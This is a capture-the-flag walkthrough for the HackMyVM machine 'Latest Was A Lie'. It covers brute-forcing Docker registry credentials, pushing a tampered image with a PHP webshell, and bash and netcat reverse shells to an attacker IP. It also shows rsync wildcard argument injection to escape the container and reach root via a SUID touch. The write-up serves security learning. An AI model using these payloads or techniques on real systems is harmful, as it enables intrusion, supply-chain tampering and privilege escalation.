
This write-up covers Latest Was A Lie from HackMyVM. It revolves around a Docker registry reachable with credentials you can recover through brute force. Being able to push again under the same image tag the platform uses lets you tamper with the PHP app running in containers until you get RCE. That pattern is a supply-chain style attack on the artifact (the image): deployment trusts whatever the registry serves, and that content can be swapped if the attacker gains push access. From there, an rsync job that expands wildcards on .txt files gets you onto the host as backupusr, and a second periodic rsync as root—plus a SUID touch to drop files where the directory is not normally writable—finishes the path to root.

Table of contents
Open table of contents
Enumeration
First, identify which services the box exposes and their versions so you can decide how to proceed.

The first nmap scan hits all TCP ports (-p-), treats the host as up without ICMP ping (-Pn, handy when ping is filtered but ports reply), and skips reverse DNS (-n) for a faster, more predictable scan. You get three open ports: 22 (SSH), 80 (HTTP), and 5000 (the follow-up scan shows this is not generic “upnp” but HTTP for the Docker Registry).
$ nmap -p- -Pn -n 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-07 02:59 CEST
Nmap scan report for 10.0.2.15
Host is up (0.00018s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp
MAC Address: 08:00:27:6F:9C:3C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.00 seconds
The second nmap run targets only those ports and adds default service detection and scripts (-sV grabs banners; -sC runs the “safe” script set). That yields the specific OpenSSH build, Apache on 80, and the Docker Registry API on 5000.
$ nmap -p22,80,5000 -sVC -Pn -n 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-07 03:00 CEST
Nmap scan report for 10.0.2.15
Host is up (0.00054s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0p2 Debian 7+deb13u1 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.66 ((Debian))
|_http-title: Default site
|_http-server-header: Apache/2.4.66 (Debian)
5000/tcp open  http    Docker Registry (API: 2.0)
|_http-title: Site doesn't have a title.
MAC Address: 08:00:27:6F:9C:3C (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.98 seconds
$ curl http://10.0.2.15
<!DOCTYPE html>
<html>
<head>
  <title>Default site</title>
  <meta http-equiv="Refresh" content="10; URL=http://latestwasalie.hmv/" />
</head>
<body>
  <h1>Default site</h1>
  <p>No application configured for this host.</p>
  <p>Check the available files on this server.</p>
</body>
</html>
Requesting the site by IP returns a default page that uses <meta http-equiv="Refresh"> to send you to the hostname latestwasalie.hmv. Without that name resolving, a browser or curl will not hit the right virtual host, so you add a line to the attacker’s hosts file and query the URL by name. tee -a appends the line to /etc/hosts (with sudo because it is a system file).
echo "10.0.2.15 latestwasalie.hmv" | sudo tee -a /etc/hosts
curl http://latestwasalie.hmv
The HTML for that host includes a footer comment naming user adm, which suggests a plausible username for SSH or the Docker registry (it does not prove the account exists everywhere, but it narrows the search space).
Comment at the bottom of the markup with user adm:
...
...
    <div class="footer">
      © 2026 LWAL Platform. All rights reserved.
    </div>
  </div>
</body>
</html>
<!-- Last deployment on April 6, 2026 by adm -->
Initial access
Docker Registry credentials (port 5000)
The Docker registry serves its HTTP API on port 5000. The /v2/ path is the usual Registry HTTP API V2 endpoint; the next step is to try credentials against it.
Hydra is run with a fixed user -l adm (consistent with the HTML comment), the rockyou.txt wordlist, target 10.0.2.15, and explicit port -s 5000 because the service is not on 80. The http-get module issues GET requests to /v2/. Flags -t and -T tune parallelism; -f stops after the first valid login; -V prints every attempt (noisy but useful for debugging).
hydra -l adm -P /usr/share/wordlists/rockyou.txt 10.0.2.15 -s 5000 http-get /v2/ -t 64 -T 256 -w 1 -W -f -V
The password shows up quickly: adm:lover1.
[5000][http-get] host: 10.0.2.15 login: adm password: lover1
Inspecting the registry with valid credentials
With HTTP basic auth (curl -u user:password) you can query standard Registry V2 endpoints:
GET /v2/_cataloglists repositories (herelatestwasalie-web).GET /v2/<name>/tags/listlists tags (herelatest).GET /v2/<name>/manifests/<tag>returns the image manifest. TheAccept: application/vnd.oci.image.index.v1+jsonheader requests the OCI index when the image is published in that format; the response includes per-platform digests for the manifests.
$ curl -u adm:lover1 http://10.0.2.15:5000/v2/_catalog
{"repositories":["latestwasalie-web"]}
$ curl -u adm:lover1 http://10.0.2.15:5000/v2/latestwasalie-web/tags/list
{"name":"latestwasalie-web","tags":["latest"]}
$ curl -u adm:lover1 -s \
  -H 'Accept: application/vnd.oci.image.index.v1+json' \
  http://10.0.2.15:5000/v2/latestwasalie-web/manifests/latest
{
  "schemaVersion": 2,
  "mediaType": "application/vnd.oci.image.index.v1+json",
  "manifests": [
    {
      "mediaType": "application/vnd.oci.image.manifest.v1+json",
      "digest": "sha256:5c8cef789fd62bad53b461b01d47975b2ac36e9647ec4dc4920258efeb43ea39",
      "size": 4641,
      "platform": {
        "architecture": "amd64",
        "os": "linux"
      }
    },
    {
      "mediaType": "application/vnd.oci.image.manifest.v1+json",
      "digest": "sha256:48c1b76fe6b5ab579468bde5fcb28788ff07dc8bf2ec492f073fee52e65ac555",
      "size": 564,
      "annotations": {
        "vnd.docker.reference.digest": "sha256:5c8cef789fd62bad53b461b01d47975b2ac36e9647ec4dc4920258efeb43ea39",
        "vnd.docker.reference.type": "attestation-manifest"
      },
      "platform": {
        "architecture": "unknown",
        "os": "unknown"
      }
    }
  ]
}
Replacing the image in the registry (same latest tag)
If you obtain credentials, you can overwrite the latest image and try to make a future redeploy pull a malicious build. To prevent that in real systems: use immutable tags, signing, and digest verification.
Pull the image from the registry, modify it with your payload, then push it back to the repository under the same tag.
Note: There are several ways to do this; here is one approach, deliberately avoiding most alternatives, though I may have missed another option.
Before authenticating with docker login, there is one practical detail to handle: this registry is exposed over HTTP on port 5000, not HTTPS. By default, Docker tries to talk to registries over TLS; if the registry is not configured as insecure, commands such as docker login, docker pull, or docker push may fail with an error like server gave HTTP response to HTTPS client.
On the attacker machine, add the registry to Docker daemon’s insecure-registries list. If /etc/docker/daemon.json already exists, do not blindly overwrite it: merge this key into the existing configuration.
sudo mkdir -p /etc/docker

cat <<'EOF' | sudo tee /etc/docker/daemon.json
{
  "insecure-registries": ["10.0.2.15:5000"]
}
EOF

sudo systemctl restart docker
After restarting Docker, the client can communicate with 10.0.2.15:5000 over HTTP.
docker login against 10.0.2.15:5000 stores credentials for push and pull to that registry (the Docker daemon will authenticate to the registry API).
Using adm:lover1.
docker login 10.0.2.15:5000
Docker workflow:
docker pullfetches the published layer aslatestwasalie-web:latestfrom the vulnerable registry.docker createinstantiates a stopped container from that image (namelatestwasalie-web) without starting it yet.docker startboots that container so the app filesystem is available fordocker exec.docker exec -u 0opens a shell as root inside the container (-u0is UID 0);-itallocates an interactive TTY for bash.
# Descarga la imagen 'latestwasalie-web:latest' desde el registro Docker
docker pull 10.0.2.15:5000/latestwasalie-web:latest
# Crea un nuevo contenedor a partir de la imagen descargada
docker create --name latestwasalie-web 10.0.2.15:5000/latestwasalie-web:latest
# Inicia el contenedor creado
docker start latestwasalie-web
# Accede al contenedor como root con una terminal interactiva bash
docker exec -u 0 -it latestwasalie-web /bin/bash
Once you are in the container from your terminal:
Append a minimal webshell to index.php: if the HTTP request includes cmd, the server runs it with system(). That only works if PHP is allowed to run commands; in many hardened setups disable_functions blocks system, exec, and similar.
echo '<?php if(isset($_REQUEST["cmd"])){ echo "<pre>"; $cmd = ($_REQUEST["cmd"]); system($cmd); echo "</pre>"; die; }?>' >> /var/www/latestwasalie/index.php
Inside the container, PHP config includes zz-hardening.ini, where the disable_functions directive is set. That would block our appended snippet because those directives typically disable dangerous functions such as system(). We clear the list so PHP can execute commands again.
sed -i 's/^disable_functions=.*/disable_functions=/' /usr/local/etc/php/conf.d/zz-hardening.ini
sed -i edits the file in place. The expression replaces the line beginning with disable_functions= with an empty assignment, i.e. it clears the disabled-function list in zz-hardening.ini, so system() is allowed again (unless something else blocks it).
Exit the container.
exit
After modifying the container, commit the image and push it back:
docker commitcaptures the container’s current state (modified layers) into a new image tagged for the same registry and name.docker pushoverwrites thelatesttag on the server: anything that deploys or pulls that image will run the tampered code.
docker commit latestwasalie-web 10.0.2.15:5000/latestwasalie-web:latest
docker push 10.0.2.15:5000/latestwasalie-web:latest
Web RCE
If the web stack is redeployed from the container image and things go your way (changes are picked up and no extra controls block it), you should get remote command execution (RCE) through the injected webshell within about a minute.
Verify with curl and cmd=id in the query string; if the webshell works, the response should include the output of id on the server (typically the web process user, e.g. www-data):
curl http://latestwasalie.hmv/?cmd=id
For an interactive shell, on the attacker machine start netcat in listen mode on your chosen port (1234 here): -l listen, -v verbose, -n no DNS, -p port.
nc -lvnp 1234
and in another terminal
The URL encodes a bash reverse-shell one-liner: nohup detaches from the TTY so the process survives short drops; redirecting to /dev/tcp/IP/port is a bash built-in for outbound TCP to the attacker. The %XX sequences are URL-encoding for spaces, quotes, and special characters so curl does not break the request.
curl http://latestwasalie.hmv/?cmd=nohup%20bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.2.12%2F1234%200%3E%261%27%20%3E%20%2Fdev%2Fnull%202%3E%261%20%26
On the shell, review export.php and the /data/exports directory.
Heads-up: the reverse shell will die soon, so work fast or try to upgrade to something steadier—I have not managed to stabilize it yet.
head shows the top of export.php: the app uses /data/exports and /data/state, with limits driven by environment variables (EXPORT_MAX_FILES, EXPORT_MIN_INTERVAL).
www-data@5bef2e124b8b:/var/www/latestwasalie$ head export.php
<?php
$exportDir = '/data/exports';
$stateDir  = '/data/state';

$maxFiles    = (int)(getenv('EXPORT_MAX_FILES') ?: '20');
$minInterval = (int)(getenv('EXPORT_MIN_INTERVAL') ?: '10');

if (!is_dir($exportDir)) {
    http_response_code(500);
    echo "Export directory not available.";
www-data@8a82d62a4571:/var/www/latestwasalie$ ls -la /data/exports
total 28
drwxrwxrwx 2 root root 4096 Apr  4 06:15 .
drwxr-xr-x 1 root root 4096 Apr  4 11:53 ..
-rw-r--r-- 1 1000 1000  232 Apr  4 11:53 .rsync_cmd
-rw-r--r-- 1 root root   93 Apr  4 02:40 report_20260404_024041_7a6e1f.txt
-rw-r--r-- 1 root root   93 Apr  4 02:40 report_20260404_024052_3606d7.txt
-rw-r--r-- 1 root root   93 Apr  4 02:41 report_20260404_024105_d10ac5.txt
Breaking out of the container to the host
So far you are www-data inside the application container. Next you leave that environment and land a shell on the host: the clue is the exports directory and a scheduled rsync that uses wildcards.
There is a hidden file .rsync_cmd with important details.
It records an rsync run with -e 'ssh -i ...' to localhost, copying *.txt from an exports directory—consistent with a periodic job packaging or syncing .txt reports.
cat /data/exports/.rsync_cmd
# Comando rsync ejecutado el sáb 04 abr 2026 15:00:02 CEST
rsync -e 'ssh -i /home/backupusr/.ssh/id_ed25519' -av *.txt localhost:/home/backupusr/backup/

# Usuario: backupusr
# PID: 155545
# Directorio actual: /srv/platform/appdata/exports
# Directorio destino: localhost:/home/backupusr/backup
The rsync invocation is wildcard-sensitive and the directory is writable.
With rsync, the *.txt glob is expanded by the shell that launches the command. If an attacker can write there, they can create filenames that, once expanded, inject extra rsync options (argument injection via names starting with -). The listing shows drwxrwxrwx (world-writable), so those files can be placed.
Set up a listener on port 443.
nc -lvnp 443
and run the following inside the container.
Create a .txt whose content opens an outbound connection to the attacker; chmod +x does not change the fact that rsync copies content, but it may be part of the exploit steps used here. touch with the name '-e sh shell.txt' tries to make the *.txt expansion slip an -e option into rsync (remote shell / interpreter) plus arguments so the binary treats part of the filename as flags—a classic wildcard injection vector with rsync/cron.
echo "bash -c 'busybox nc 10.0.2.12 443 -e bash'" > /data/exports/shell.txt
chmod +x /data/exports/shell.txt
touch /data/exports/'-e sh shell.txt'
After roughly a minute you get a shell as backupusr outside the container.
For stronger persistence, you can add your public key to ~/.ssh/authorized_keys over SSH, which yields a much more stable session.
Grab the user flag.
cat /home/backupusr/user.txt
Privilege escalation
Running LinPEAS surfaces a kernel CVE warning and several socket permission issues. They look like false positives, but are still worth double-checking. Either way, they are alternate privilege-escalation angles.
By the way, if anyone managed to escalate using one of the LinPEAS hits here, I would love to read how—always good to learn and share.
With pspy64 you can see another rsync copy job, this time run by root. It also looks vulnerable to wildcard use in rsync, much like the trick we used to break out of the container.
pspy is an unprivileged tool that watches process creation (polling /proc): it shows what the system runs and how often, without root. Here the binary is downloaded to the victim with wget, marked executable, and executed.
busybox wget http://10.0.2.12/pspy64
chmod +x pspy64
./pspy64

You cannot read /root/backups.sh directly, but you can infer which files that script copies (auth, config, docker-compose.yml, etc.) to locate the matching directory.
The loop uses find to locate docker-compose.yml; for each path it takes the parent directory and checks for auth and config as well. It only prints directories that satisfy all three checks, cutting noise versus a plain find.
find / -name "docker-compose.yml" 2>/dev/null | while read f; do d=$(dirname "$f"); [ -e "$d/auth" ] && [ -e "$d/config" ] && echo "$d"; done
That points to /opt/registry.
backupusr@latestwasalie:~$ ls -la /opt/registry
total 28
drwxr-xr-x 5 root root 4096 abr  4 11:44 .
drwxr-xr-x 6 root root 4096 abr  4 03:09 ..
drwxr-xr-x 2 root root 4096 abr  4 02:51 auth
drwxr-xr-x 2 root root 4096 abr  4 02:52 config
drwxr-xr-x 3 root root 4096 abr  4 03:08 data
-rw-r--r-- 1 root root  421 abr  4 02:53 docker-compose.yml
-rw-rw-rw- 1 root root   97 abr  4 11:44 note.txt
You cannot create new files in that folder, but you can edit note.txt.
Searching for SUID binaries shows touch is SUID. That lets you create files under /opt/registry using that binary despite normal permission restrictions.
find / -perm -4000 lists SUID binaries: when run, the process temporarily takes the file owner’s identity (here root for /usr/bin/touch). A root-owned SUID touch can create files in locations a normal user cannot, which pairs with wildcard rsync if root’s script processes patterns like *.txt in that directory.
backupusr@latestwasalie:~$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/touch
/usr/bin/su
/usr/bin/umount
/usr/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
To escalate using the rsync behavior we found:
On the attacker machine, start a netcat listener:
nc -lvnp 443
Then, on the victim as backupusr, run the attack.
Write the payload into note.txt and touch a filename starting with -e so wildcard expansion makes rsync swallow extra arguments—the same abuse family as in /data/exports, but under the registry directory and with root’s job.
echo "busybox nc 10.0.2.12 443 -e bash" > /opt/registry/note.txt
touch /opt/registry/'-e sh note.txt'
After about a minute you should catch a new reverse shell, this time as root, and can read the final flag.
cat /root/root.txt
With root access you could also edit sensitive files such as /etc/shadow or /etc/passwd to add users or change passwords, or drop your SSH public key in /root/.ssh/authorized_keys for persistence and cleaner access than the reverse shell alone.
Thanks for reading. I hope it was useful, you picked something up, or at least had fun following along—see you in the next challenge!
References
Further reading aligned with this walkthrough (Docker/registry, wildcards/rsync, SUID binaries, and process monitoring):
- HackTricks — Wildcard tricks with
rsync(argument injection) - HackTricks — Pentesting Docker Registry (port 5000)
- HackTricks — Pentesting Docker (basics)
- HackTricks —
euid,ruid, and the setuid bit (why a SUID binary runs as the file owner) - pspy — monitor processes without root (useful for spotting periodic jobs such as the second root
rsync)